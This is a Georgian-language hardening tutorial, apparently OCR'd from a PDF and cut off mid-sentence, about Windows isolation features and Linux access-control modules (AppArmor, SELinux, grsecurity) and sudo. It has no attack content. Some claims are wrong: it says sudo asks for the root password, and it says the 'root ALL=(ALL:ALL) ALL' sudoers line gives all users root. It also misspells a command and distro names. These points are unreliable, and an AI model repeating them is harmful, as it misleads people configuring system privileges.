როგორც ჩანს Device Guard ნამდვილად კარგი დაცვაა, თუმცა ჯერ კიდევ არ ვიცით აქვს თუ არა სისუსტეები ამ პროგრამას. მხოლოდ დრო გვაჩვენებს მოახერხებენ თუ არა ჰაკერები და მკვლევარები ასეთი სისუსტეების აღმოჩენას.

როგორც უკვე აღვნიშნეთ Device Guard გახდა Windows Defeder-ის ნაწილი. ეს სტატია https://docs.microsoft.com/en-us/windows/security/threat-protection/windows-defender-application-control/windows-defender-application-control-deployment-guide?redirectedfrom=MSDN აგიხსნით როგორ უნდა დააყენოთ ეს სისტემა კომპიუტერებზე. მისი დაყენება ხდება სერვერებისა და ჯგუფური წესების საშუალებით, რაც სახლის ქსელების პირობებში თითქმის გამორიცხულია, თანაც ალბათ სახლის კომპიუტერების უმეტესობას ამ თვისების აპარატურული მხარდაჭერა არ გააჩნია.

ეს პრეზენტაცია https://www.blackhat.com/docs/us-16/materials/us-16-Weston-Windows-10-Mitigation-Improvements.pdf არის ჰაკერების ფორუმიდან და ლაპარაკობს Windows 10-ის უსაფრთხოების სტრატეგიაზე.


Windows Defender Application Guard

Microsoft-მა შექმნა Defender Application Guard - თავისი Edge ბრაუზერისათვის რომელიც წარმოადგენს ქვიშის ყუთის და ვირტუალიზაცას ამ ბრაუზერისათვის.

ეს ბლოგი https://blogs.windows.com/msedgedev/2016/09/27/application-guard-microsoft-edge/#JdBSVJuLFiaEWl1B.97 მოგიყვებათ უფრო მეტს ამ პროგრამის შესახებ. ასევე შეგიძლიათ უყუროთ Microsoft-ის ამ ვიდეოს https://www.youtube.com/watch?v=McP8ZGAInwI.


Defender Application Guard ქმნის დაცულ კავშირებს საიტებთან, რომლებიც ჩაითვლება როგორც არასანდო. მომხმარებლისათვის კავშირის სესიები განსხვავდება ლურჯი და წითელი ფერებით. ჩვეულებრივ მომხმარებელს ან ორგანიზაციას შეუძლია განსაზღვროს რომელ საიტებს ენდობიან და რომლები არიან არასანდო. Windows ამ საიტებს ამუშავებს ვირტუალურ მანქანაში და ცდილობს არ გაუშვას კავშირები მთავარ ოპერაციულ სისტემასთან. შესაბამისად ცდილობს დაბლოკოს ვირუსებისა თუ ჰაკერების მცდელობები შეაღწიოს ოპერაციულ სისტემაში.

როგორც ხედავთ Microsoft-მა Edge-ში შეიყვანა ვირტუალიზაციით იზოლაციის კომპონენტი, რომელიც ნამდვილად გაზრდის მის უსაფრთხოებას. როგორც ჩანს Windows 10 უსაფრთხოების თვალსაზრისით ერთ-ერთ საუკეთესო სისტემად გადაიქცევა. სამწუხაროა რომ იგივეს ვერ ვიტყვით კონფიდენციალურობაზე. ვირტუალიზაციის თვისება მხოლოდ Windows Enterprise და PRO ვერსიებს მოჰყვება. Defender Application Guard-ის ასამუშავებლად გახსენით Control Panel, გადადით Programs and Features-ზე და გახსენით Turn Windows Features on or off. გაიხსნება ფანჯარა:



გააქტიურეთ Microsoft Defender Application Guard და დააჭირეთ OK ღილაკს.


ამ თვისების გააქტიურების შემდეგ Windows უნდა გადატვირთოთ. თუ გადატვირთვის შემდეგ აამუშავებთ Edge-ს, ნახავთ რომ ის ისევ ჩვეულებრივ რეჟიმში ჩაირთვება. დაცულ რეჟიმში სამუშაოდ Edge-ის მენიუდან აამუშავეთ New Application Guard Window. გაიხსნება ახალი ფანჯარა



რომელშიც ინტერნეტ მისამართის უჯრის გვერდზე გამოვა ფარიანი ფანჯრის პიქტოგრამა, რაც გიჩვენებთ რომ დაცულ რეჟიმში მუშაობთ.

Windows Sandbox

ეს თვისება მოჰყვება მხოლოდ Windows Enterprise, Pro და Education ვერსიებს. წარმოადგენს Windows-ის გამარტივებულ და მსუბუქ ვერსიას რომელიც მუშაობს ვირტუალურ მანქანაში. ამ სისტემის მთავარი თვისებაა რომ ის მთავარი ოპერაციული სისტემისაგან განცალკევებულად მუშაობს. ამ პროგრამის გამორთვის შემდეგ წაიშლება ყველა ფაილები და საერთოდ ყველა მონაცემები რაც კი მუშაობისას ჩაიწერა კომპიუტერზე. შესაბამისად დაახლოებით ისევე მუშაობს როგორც Tails ოპერაციული სისტემა.




ამ თვისების გააქტიურებაც ხდება Control Panel-ის Turn Windows Features on or off მენიდან, როგორც ეს ზემოთ განვიხილეთ. წესით ეს პროგრამა საკმაოდ დაცული და კონფიდენციალური უნდა იყოს. ამ პროგრამის კონფიგურირება საკმაოდ ადვილია XML ფორმატის ფაილის საშუალებით. ეს ბმული https://docs.microsoft.com/en-us/windows/security/threat-protection/windows-sandbox/windows-sandbox-configure-using-wsb-file მოგცემთ უფრო დაწვრილებით ინფორმაციას.

ეს პროგრამა ნამდვილად არის უსაფრთხო ბრაუზინგისათვის ერთ ერთი საუკეთესო საშუალება და დაცვის კიდევ ერთ შრეს გთავაზობთ. მაგრამ მისი კონფიდენციალურობა არ არის ცხადი. მის გამო რომ Microsoft-მა იცის როდის და რა მისამართიდან აამუშავეთ ქვიშის ყუთი მათ მაინც ექნებათ შესაძლებლობა გითვალთვალონ.

მიუხედავად იმისა რომ ნამდვილად ძალიან კარგი უსაფრთხოების საშუალებაა, ეს პროგრამა სრულად ვერ დაიცავს თქვენ კონფიდენციალურობას. იგი ვერ შეცვლის ისეთ სისტემებს როგორიც არის Tails. მაგრამ ნამდვილად დიდი წინ გადადგმული ნაბიჯია კომპიუტერის უსაფრთხოების თვალსაზრისით.

Windows Subsystem for Linux


Turn Windows features on or off -ში კიდევ ერთ საინტერესო შესაძლებლობას იპოვით მას ჰქვია Windows Subsystem Linux. ამ თვისების გააქტიურების შემთხვევაში გამოიყენება Windows-ის ვირტუალიზაციის საშუალებები და შესაძლებლობა გეძლევათ Microsoft Store-დან ჩამოტვირთოთ ცალკეული Linux სისტემები, და ამუშაოთ ისინი როგორც სისტემები ვირტუალურ მანქანაში. ამ სისტემებს არ გააჩნიათ გრაფიკული ინტერფეისი და მათთან მხოლოდ ბრძანების სტრიქონით შეიძლება მუშაობა. შესაბამისად შეგეძლებათ დააყენოთ და გამოიყენოთ სხვადასხვა Linux პროგრამები.




ამ შესაძლებლობას დაწვრილებით არ განვიხილავთ, რადგან ვირტუალური მანქანები ჯერ ჯერობით ბევრად უკეთეს შესაძლებლობებს იძლევიან. თუმცა ეს შესაძლებლობაც დაცვის კარგ შრეს იძლევა თუ მას სწორად გამოიყენებთ. და ისევ ეს მიდგომა არ იძლევა დამატებით კონფიდენციალურობას. ეს ბმული აგიხსნით უფრო მეტს https://docs.microsoft.com/en-us/windows/wsl/about.

Linux - წვდომის კონტროლის მოდელები

Linux-ში არსებობს `su root` ბრძანება, რომელიც ჩვეულებრივი ანგარიშით მუშაობისას საშუალებას გაძლევთ გადაერთოთ ე.წ. Super User მომხმარებლის ანგარიშზე და გაუშვათ პროგრამები ადმინისტრატორის პრივილეგიებით.




exit ბრძანებით კი მომხმარებელი დაუბრუნდება მუშაობის ნორმალურ რეჟიმს.



`sudo` ბრძანებაც მსგავს საშუალებას იძლევა. ოღონდ ამ ბრძანებით არ ხდება Supr User მომხმარებლის ანგარიშზე გადართვა. ამ ბრძანების ყოველ გამოყენებაზე ოპერაციული სისტემა მოგთხოვთ root პაროლს.

წვდომის მოდელი შემდეგნაირად მუშაობს


წვდომის კონტროლის მოდელი



მომხმარებელი (სუბიექტი Subject) გაივლის უსაფრთხოების ბირთვის წვდომის მოდელის წესებს და მიიღებს წვდომას ობიექტთან (Object), მაგალითად ფაილთან.

პერსონალური მოხმარების, სახლის ოპერაციულ სისტემებში ეს მოდელი არის ეწ. Discretionary მოდელი. ანუ კომპიუტერის პატრონს აქვს უფლება მიანიჭოს წვდომის პრივილეგიები როგორც ის ჩათვლის საჭიროდ.

წვდომის კონტროლის მოდელი




კომპიუტერის პატრონი განსაზღვრავს რა ობიექტებზე ექნება წვდომა ამა თუ იმ მომხმარებლებს. ანუ წვდომა განისაზღვრება იდენტობის მიხედვით.

სახლის გარეთ, ორგანიზაციებსა თუ სასწავლო დაწესებულებებში, სისტემის ადმინისტრატორი გადაწყვიტავს ვის უნდა ჰქონდეს წვდომა რა ობიექტებთან. როგორც წესი, სისტემის ადმინისტრატორს მისი ხელმძღვანელი ეუბნება როგორ უნდა განისაზღვროს მომხმარებლების წვდომა. ასეთ მოდელს (არადისკრეციული) Non-discretionary მოდელი ჰქვია. ანუ კომპიუტერის მომხმარებელს და პატრონსაც კი არ აქვს სხვების წვდომის განსაზღვრის უფლება.

წვდომის კონტროლის მოდელი

ასეთ მოდელი იყოფა ნაწილებად. ერთერთი არის ე.წ. როლებზე დაფუძნებული წვდომის კონტროლი. მაგალითად ფინანსების განყოფილებაში თანამშრომლებს ექნებათ ავტომატური წვდომა ხელფასების სისტემასთან.

წვდომის კონტროლის მოდელი



არის უფრო მკაცრი წვდომის მოდელიც. რომელსაც აუცილებელი წვდომის მოდელი ჰქვია. ეს მოდელი დაფუძნებულია ატრიბუტებზე რომელიც მინიჭებული აქვთ სუბიექტსა და ობიექტს.

ამ ატრიბუტებს შეიძლება სხვადასხვა სახელები ჰქონდეთ, მთავარია რომ სისტემის ადმინისტრატორმა იცოდეს რა ტიპის შეზღუდვები უნდა დაუყენოს თითოეულ მომხმარებელს, ან რა ტიპის წვდომა უნდა მისცეს თითოეულ ობიექტზე. მაგალითად წვდომა შეიძლება შეიზღუდოს საიდუმლო ფაილებზე, ან მომხმარებლის წვდომის დონის მიხედვით რომელიც ორგანიზაციამ მიანიჭა.

ორგანიზაციაში შეიძლება რამდენიმე ასეთი მოდელი არსებობდეს და ეს მოდელები non-discretionary მოდელთან კომბინაციაში შეიძლება გამოიყენებოდეს. წვდომის ასეთი სისტემები გამოიყენება სამხედროების და სახელმწიფო ორგანიზაციების მიერ. ან შიძლება გამოიყენონ ორგანიზაციებმა რომლებიც რაიმე საიდუმლო პროექტებზე მუშაობენ. ასეთ სისტემაში ფაილს შეიძლება ჰქონდეს ატრიბუტი საიდუმლო და შესაბამისად ამ

ფაილის გასახსნელად საჭირო იქნება შესაბამისი დონის წვდომის მიღება ადმინისტრატორისაგან. ასეთ შემთხვევებშიც კი, თუ სუბიექტს არ აქვს მინიჭებული ობიექტის ყველა ატრიბუტი ის ვერ მოახერხებს სუბიექტზე წვდომას. ასეთი წვდომის მოდელის საუკეთესო განხორციელებაა SE Linux.

უსაფრთხოების ჩარჩოები:

Linux-ის ბირთვის უსაფრთხოების მოდული AppArmor

უსაფრთხოების ჩარჩოს მოდული საჭიროა რომ Linux დაიცვათ სხვადასხვა შეტევებისაგან, როგორიც არის, ვირუსები, ნულოვანი დღის სისუსტეები, მეხსიერებაში შეღწევის, დრაივერების შეცდომების და სხვა. ასეთი მოდული სულ სამი ძირითადი არჩევანი არსებობს: Gsecurity, SE Linux, AppArmor.


პირველად განვიხილავთ AppArmor-ს, წარმოადგენს უსაფრთხოების მოდულს, რომელიც ადმინისტრატორს საშუალებას აძლევს ყოველი პროგრამის შეზღუდოს წვდომა თვისებების მიხედვით. მაგალითად შეზღუდოს Apache სერვერი რომ არ ჰქონდეს წვდომა გარკვეულ ფაილებთან. ანუ პროგრამა უსაფრთხოების გარსში მოათავსოთ. AppArmor ითვლება უსაფრთხოების მოდულებში ყველაზე უფრო განვითარებულად, სწორედ ამის გამო, მას იყენებს ოპერაციული სისტემა Tails. ეს ბმული https://en.wikipedia.org/wiki/AppArmor მოგცემთ AppArmor-ის დაწვრილებით აღწერას.

ბრძანებით `sudo apparmor_status` გაიგებთ დაყენებული გაქვთ თუა არა ეს მოდული. თუ არ გაქვთ მოძებნეთ როგორ დააყენოთ Linux-ის თქვენს ვერსიაზე. მაგალითად ბმული https://installlion.com/kali/kali/main/a/apparmor/install/index.html გიჩვენებთ როგორ დააყენოთ AppArmor Kali Linux-ზე. ასევე კარგი იქნება თუ უყურებთ ვიდეოს https://www.youtube.com/watch?v=zPkrcTidwQI.

Apparmor ადვილი დასაყენებელია, არ იყენებს სისტემის ბევრ რესურსებს და ალბათ ყველა სხვა მოდულზე უკეთესადაა დაწერილი. საიტი https://wiki.debian.org/AppArmor/HowToUse წარმოადგენს AppArmor-ის სახელმძღვანელოს.

SE Linux – Security Enhanced Linux

ამ მოდულს შეუძლია განსაზღვროს წვდომის უსაფრთხოების წესები და შეუძლია წვდომის MAC მოდელის შექმნა. ბმულზე https://en.wikipedia.org/wiki/Security-Enhanced_Linux იპოვით SE Linux-ის კარგ აღწერას.



SE Linux არის ყველაზე კარგად ცნობილი MAC მოდელის მოდული. ბევრ Linux-ის ვერსიას აქვს ამ მოდულის მხარდაჭერა, ოღონდ ეს მხარდაჭერა არ არის გააქტიურებული. SELinux-ის საშუალებით შეიძლება ძალიან დაწვრილებითი შეზღუდვები შემოიღოთ, თუ რომელ მომხმარებელს ექნება წვდომა რომელ რესურსებთან. ეს რესურსები შეიძლება იყოს ფაილები, პროცესები დრაივერები და სხვა. ამ მოდულის წესები განთავსებულია ფაილში რომლის შეცვლაც არ შეუძლიათ მომხმარებლებს ან პროგრამებს. როგორც უკვე აღვნიშნეთ SE Linux არა მარტო განსაზღვრავს წვდომას, არამედ ასევე დეტალურად შეგიძლიათ განსაზღვროთ რა ტიპის წვდომა შიძლება ჰქონდეს მომხმარებელს. მაგალითად შეიძლება წაიკითხოს ფაილი და მისი შეცვლა ვერ შეძლოს, ან ვერ მოახერხოს ფაილის წაშლა, ან ფალის მიბმა სხვა ფაილზე. ეს მოდული ნამდვილად იძლევა სისტემის კარგად ჩაკეტვის საშუალებას. მაგრამ, პრაქტიკაში მისი გააქტიურება ძალიან ზღუდავს მომხმარებლებს, სისტემა ვეღარ იქნება დინამიური. თუმცა თუ MAC მოდელის გამოყენება გინდათ, ის გულისხმობს სისტემის სტატიკურობას და მომხმარებლების შეზღუდვას.

ამ სიტუაციის გვერდის ასავლელად შეგიძლიათ ვირტუალიზაცია გამოიყენოთ. მაგალითად მთავარი ოპერაციული სისტემა შეიძლება იყოს სტატიკური და შესაბამისად ძალიან დაცული. მასზე კი შეგიძლიათ დააყენოთ ვირტუალური სისტემა რომელიც იქნება დინამიური და შესაძლოა ნაკლებად დაცულიც.

მოდულის გააქტიურების ქმედებები დამოკიდებულია Linux-ის რომელ ვერსიას იყენებთ. ბმული https://wiki.debian.org/SELinux/Setup აგიხსნით როგორ დააყენოთ SELinux Debian -ზე.

Gresecurity

Gresecurity მოდული https://grsecurity.net/features შექმნილია რომ სისტემა დაიცვას ბევრი სხვადასხვა საშიშროებისაგან. მათ შორის ჰაკერების შეტევებისაგან, ვირუსებისაგან და მეხსიერებაში შეღწევის მცდელობებისაგან. ეს მოდული ბევრად უფრო ძლიერია ვიდრე სხვა მოდულები, მაგრამ სჭირდება Linux-ის კარგად ცოდნა იმისათვის რომ მოახერხოთ მასთან მუშაობა. ბმული https://en.wikibooks.org/wiki/Grsecurity/Configuring_and_Installing_grsecurity აგიხსნით როგორ უნდა მოახდინოთ ამ მოდულის გააქტიურება და დაყენება, მაგრამ საშუალო დონის მომხმარებელს ნამდვილად გაუჭირდება ამ პროგრამის დაყენება და გამოყენება. Debian-სათვის, ბმული https://micahflee.com/2016/01/debian-grsecurity/ გადაგიყვანთ კარგ სახელმძღვანელოზე.

საიტზე https://grsecurity.net/compare შედარებულია სამი ძირითადი უსაფრთხოების მოდული და ნახავთ რამდენად ჯობია სხვებს Grsecurity. თუ ადმინისტრაციის თვალსაზრისით გინდათ მათი შედარება, ბმული https://www.cyberciti.biz/tips/selinux-vs-apparmor-vs-grsecurity.html გადაგიყვანთ შესაბამის საიტზე.

საზოგადოდ სისტემის უსაფრთხოებისათვის სასურველია რომ უსაფრთხოების მოდული დააყენოთ. თუმცა მომხმარებლების უმეტესობა ამას არ აკეთებს რადგან ამ მოდულების დაყენება რთული საქმეა. და ბევრ სწავლასა და წვალებას მოითხოვს.

არსებობს Linux-ის რამდენიმე ვერსია რომლებსაც მოყვებათ გააქტიურებული უსაფრთხოების მოდულები. ესენია Pantoo, Apine - რომელიც წარმოადგენს ძალიან პატარა და მსუბუქ უსაფრთხო ვერსიას, ArchLinux - ნამდვილად საუკეთესო სისტემაა და რეკომენდებულია მომხმარებლებისათვის.

ColdKernel https://github.com/coldhakca/coldkernel არის Grsecurity-ს დაყენების ავტომატიზაციის პროგრამა Debian, Ubuntu, SantOS-სათვის.

Pax დასხვა

Pax https://pax.grsecurity.net/ წარმოადგენს დამატებას რომელიც Grsecurity-სთან კარგად მუშაობს და იცავს მეხსიერებას, ის აძლევს პროგრამებს საშუალებას შეასრულონ ქმედებები რომლებიც სამუშაოდა სჭირდებათ მაგრამ არაფერი სხვა. ძალიან ჰკარგი დამატებაა Grsecurity-სათვის.

RSBAC https://www.rsbac.org/ კიდევ ერთი ნაკლებად ცნობილი უსაფრთხოების მოდულია, რომელსაც უსაფრთხო წვდომის სამივე მოდელის შექმნა შეუძლია, აქვს ძალიან დეტალური და კარგი კონტროლის საშუალებები.

Tomoyo Linux http://tomoyo.osdn.jp/ მსგავსია SELinux-ის. იგი MAC მოდელის შესაქმნელად გამოიყენება.

FBAC http://schreuders.org/FBAC-LSM/ საშუალებას იძლევა სამივე უსაფრთხოების მოდელი შექმნათ.

Linux და MAC ფაილებზე წვდომის მართვა და უფლებები POSIX და ACL-ები

მომხმარებლების წვდომის შეზღუდვების გამოყენება შეიძლება გამოიყენოთ ფაილებზე წვდომის კონტროლისათვის როგორც MAC ისე Linux სისტემებში. პირველ რიგში უნდა მინიმუმამდე დაიყვანოთ პროცესები რომლებიც Root წვდომით მუშაობენ, მაგალითად არასოდეს უნდა ამუშაოთ Apache ან SSH Root-დან. რადგან, ამ პროგრამებს აქვთ სრული წვდომა კომპიუტერთან, შესაბამისად თუ ჰაკერმა მოახერხა ამ პროგრამების გამოყენება, მას ექონება კომპიუტერის სრული კონტროლი.

შეეცადეთ მომხმარებლებს მისცეთ წვდომა მხოლოდ იმ საქაღალდეებზე და რესურსებზე რომელზე წვდომაც მათ სჭირდებათ დანარჩენი კი შეუზღუდეთ.


`Sudo` ბრძანება გამოიყენება, რომ მხოლოდ დროებით მოახერხოთ Root-თან წვდომა და ამ პრივილეგიებით ბრძანებების შესრულება, ეს კი ნიშნავს რომ სისტემა შეგიძლიათ კარგად დაკეტოთ და როცა საჭიროა გამოიყენოთ `sudo` ბრძანება. მაგალითად

```
sudo apt-get install sudo
```

ბრძანებით შეიძლება sudo-ს დაყენება თქვენ სისტეაზე, თუ ის უკვე დაყენებული არ არის. Sudo-ს კონფიგურირებისათვის გამოიყენება სპეციალური ფაილი, რომლის რედაქტირება ჩვეულებრივი ტექსტის რედაქტორით შეიძლება, მაგრამ თუ რამე შეგეშალათ ან ფაილი დაზიანდა შეიძლება ჩაგეკეტოთ სისტემა და წვდომა დაკარგოთ. ამიტომ ამ ფაილის რედაქტირება სხვა მეთოდით ხდება.

```
sudo vissudo
```

ბრძანებით. ამ ბრძანების შეყვანის შემდეგ სისტემა მოგთხოვთ პაროლს და მოგცემთ:



სადაც `root ALL=(ALL:ALL) ALL` ნიშნავს რომ ეს ეხება ყველა მომხმარებელს. ანუ root პრივილეგიები ეძლევათ ყველა მომხმარებლებს. პირველი ALL აღნიშნავს რომ ეს წესი ეხებათ ყველა კომპიუტერებს, მეორე ALL აღნიშნავს რომ root მომხმარებელს შეუძლია ამუშაოს ბრძანებები როგორც ყველა მომხმარებელი. შემდეგი ALL აღნიშნავს

